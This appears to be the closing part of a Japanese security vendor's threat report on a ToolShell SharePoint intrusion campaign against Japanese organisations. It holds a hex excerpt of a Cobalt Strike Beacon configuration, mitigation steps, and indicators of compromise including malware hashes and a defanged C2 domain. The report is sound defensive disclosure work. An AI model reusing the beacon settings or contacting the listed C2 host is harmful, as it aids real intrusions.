00000280  72 25 5c 73 79 73 77 6f  77 36 34 5c 65 78 70 6c  |r%\syswow64\expl|
00000290  6f 72 65 72 2e 65 78 65  00 00 00 00 00 00 00 00  |orer.exe........|
000002a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000002b0  00 00 00 00 00 00 00 00  00 00 00 1e 00 03 00 40  |...............@|
000002c0  25 77 69 6e 64 69 72 25  5c 73 79 73 6e 61 74 69  |%windir%\sysnati|
000002d0  76 65 5c 65 78 70 6c 6f  72 65 72 2e 65 78 65 00  |ve\explorer.exe.|
000002e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000300  00 1f 00 01 00 02 00 00  00 1a 00 03 00 10 47 45  |..............GE|
00000310  54 00 00 00 00 00 00 00  00 00 00 00 00 00 00 1b  |T...............|
00000320  00 03 00 10 50 4f 53 54  00 00 00 00 00 00 00 00  |....POST........|
00000330  00 00 00 00 00 1c 00 02  00 04 00 00 00 00 00 25  |...............%|
00000340  00 02 00 04 00 01 86 a0  00 24 00 03 00 20 42 65  |.........$... Be|
00000350  75 64 74 4b 67 71 6e 6c  6d 30 52 75 76 66 2b 56  |udtKgqnlm0Ruvf+V|
00000360  59 78 75 77 3d 3d 00 00  00 00 00 00 00 00 00 26  |Yxuw==.........&|
00000370  00 01 00 02 00 00 00 27  00 01 00 02 00 00 00 47  |.......'.......G|
00000380  00 02 00 04 00 00 00 00  00 48 00 02 00 04 00 00  |.........H......|
00000390  00 00 00 49 00 02 00 04  00 00 00 00 00 00 09 00  |...I............|
000003a0  01 00 4d 6f 7a 69 6c 6c  61 2f 35 2e 30 20 28 69  |..Mozilla/5.0 (i|
```

図 12 Cobalt Strike Beacon の Config（一部抜粋）

対策

ToolShell による攻撃キャンペーンは、外部に公開されたオンプレミス版 SharePoint Server の脆弱性を悪用します。同様の被害を防止するため、以下の対応策の実施を推奨します。

1. 脆弱性への迅速な対応

   Microsoft 社が提供する情報[14]を参照のうえ、最新のセキュリティ更新プログラムを速やかに適用してください。SharePoint Server へのパッチ適用後は、セッション情報の安全性を確保するため、ASP.NET Machine Key を新しいキーに変更（ローテーション）し、IIS を再起動してください。なお、パッチ適用が困難な場合は、アクセス制限の強化などの代替措置を講じ、一時的にリスクを緩和することを推奨します。

2. 侵害の有無の確認

   SharePoint の「/layouts」ディレクトリ配下に、不審な ASPX ファイルが存在しないか確認してください。また、IIS ログ、SharePoint ログ、およびネットワーク通信ログなどを確認し、ToolShell の悪用を示す「ToolPane.aspx」への不審なアクセスや異常な通信パターンの有無を調査することを推奨します。

3. 多層防御によるセキュリティ強化

   EDR 製品の導入を推奨します。これにより、サーバ上での不審なプロセスや挙動を早期に検知・遮断し、侵害拡大の防止に役立てることが可能です。

[14] https://www.microsoft.com/en-us/msrc/blog/2025/07/customer-guidance-for-sharepoint-vulnerability-cve-2025-53770-ja

まとめ

本稿では、2025 年 7 月に確認された、ToolShell を悪用した日本組織への攻撃キャンペーンについて、その手口と利用されたツールを解説しました。この攻撃では、中国拠点の攻撃者グループが好んで用いる Webshell やトンネリングツールが確認されており、同グループの関与が示唆されます。その目的は、金銭の窃取ではなく、組織内部への永続的なアクセスを確保し、機密情報の窃取を図ることにあると推察されます。

サイバー攻撃は今後、さらなる巧妙化・深刻化が見込まれます。こうしたリスクを最小化するには、適切なセキュリティ対策の実施と、脅威情報の継続的な収集および迅速な対応が不可欠です。組織は、日々のセキュリティ運用およびインシデント対応プロセスを強化するとともに、脆弱性の放置や不適切なアカウント管理など、攻撃の起点となり得る要因を継続的に排除することが重要です。

Indicators of Compromise (IOC)

インディケーター	種類	概要
485abbd6203bbae4d40d9533b40e5e1ff6d3cd9e	SHA-1	Cobalt Strike Loader
2eeed060dc3ac88636204164975ae31e59677272	SHA-1	Tunneling Tool
f5b60a8ead96703080e73a1f79c3e70ff44df271	SHA-1	Webshell
fdca89d86b1a01f4c15dca6b7ed8dfb79eccebd0	SHA-1	Webshell
www[.]zubytech[.]net	C2	Cobalt Strike Beacon

アンケートのお願い

今後のよりよい記事づくりの参考とさせていただくため、以下の URL または QR コードから、アンケートに回答いただけると幸甚です。忌憚のないご意見・ご感想をお寄せください。

https://jp.surveymonkey.com/r/HFZ5WKP

【memo】

株式会社ラック
〒102-0093
東京都千代田区平河町 2-16-1
平河町森タワー
https://www.lac.co.jp/